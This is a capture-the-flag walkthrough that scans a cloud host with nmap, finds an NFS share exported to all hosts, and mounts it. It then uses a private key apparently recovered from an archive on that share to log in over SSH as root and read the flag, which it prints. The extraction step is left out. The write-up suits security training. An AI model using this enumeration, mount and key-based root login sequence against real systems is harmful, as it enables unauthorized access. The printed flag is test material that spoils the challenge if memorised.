

During the reconnaissance phase, an **Nmap scan** was performed against the target system.

1. Port Scanning

The scan revealed multiple open ports:

- **22/tcp** → SSH
- **25/tcp** → SMTP
- **111/tcp** → RPCBind
- **2049/tcp** → NFS (Network File System)

The presence of **RPCBind (111)** and **NFS (2049)** indicates that the target is running an NFS service, which could allow remote file sharing.

```
(kali㉿kali)-[~/Downloads]
$ nmap 13.206.97.201
Starting Nmap 7.95 ( https://nmap.org ) at 2026-05-04 02:56 EDT
Nmap scan report for ec2-13-206-97-201.ap-south-1.compute.amazonaws.com (13.206.97.201)
Host is up (0.074s latency).
Not shown: 996 closed tcp ports (reset)
PORT      STATE      SERVICE
22/tcp    open      ssh
25/tcp    filtered  smtp
111/tcp   open      rpcbind
2049/tcp  open      nfs

Nmap done: 1 IP address (1 host up) scanned in 19.64 seconds

(kali㉿kali)-[~/Downloads]
$
```

NFS Share Enumeration

To identify accessible NFS shares, the following command was used:

```
(kali㉿kali)-[~/Downloads]
$ showmount -e 13.206.97.201
Export list for 13.206.97.201:
/var/share *
```

This shows that the `/var/share` directory is exported and accessible to **all hosts** (*), which is a misconfiguration and a potential security risk.

3. Mounting the NFS Share

Since the share is publicly accessible, it was mounted locally:


```
(kali㉿kali)-[~/Downloads]
$ sudo mount -t nfs 13.206.97.201:/var/share /mnt
[sudo] password for kali:

(kali㉿kali)-[~/Downloads]
$ ls /mnt
package.tar.gz

(kali㉿kali)-[~/Downloads]
$
```

Analyzing the Retrieved Archive

After mounting the NFS share, the file `package.tar.gz` was downloaded and extracted:



Gaining SSH Access

First, proper permissions were set on the private key:

```
chmod 600 id_ecdsa
```

Then, SSH access was attempted using the key:

```
(kali㉿kali)-[~]  
$ ssh -i id_ecdsa root@13.206.97.201  
** WARNING: connection is not using a post-quantum key exchange algorithm  
.  
** This session may be vulnerable to "store now, decrypt later" attacks.  
** The server may need to be upgraded. See https://openssh.com/pq.html  
Linux ip-172-31-45-234 5.10.0-38-cloud-amd64 #1 SMP Debian 5.10.249-1 (2026-02-10) x86_64  
  
The programs included with the Debian GNU/Linux system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*/copyright.  
  
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent  
permitted by applicable law.  
Last login: Sun May 3 08:51:28 2026 from 52.66.160.188  
root@ip-172-31-45-234:~# cat /root/flag.txt  
ctf{ahr2uipeaz8veiDez7ei0oe5ea7aem7A}  
root@ip-172-31-45-234:~#
```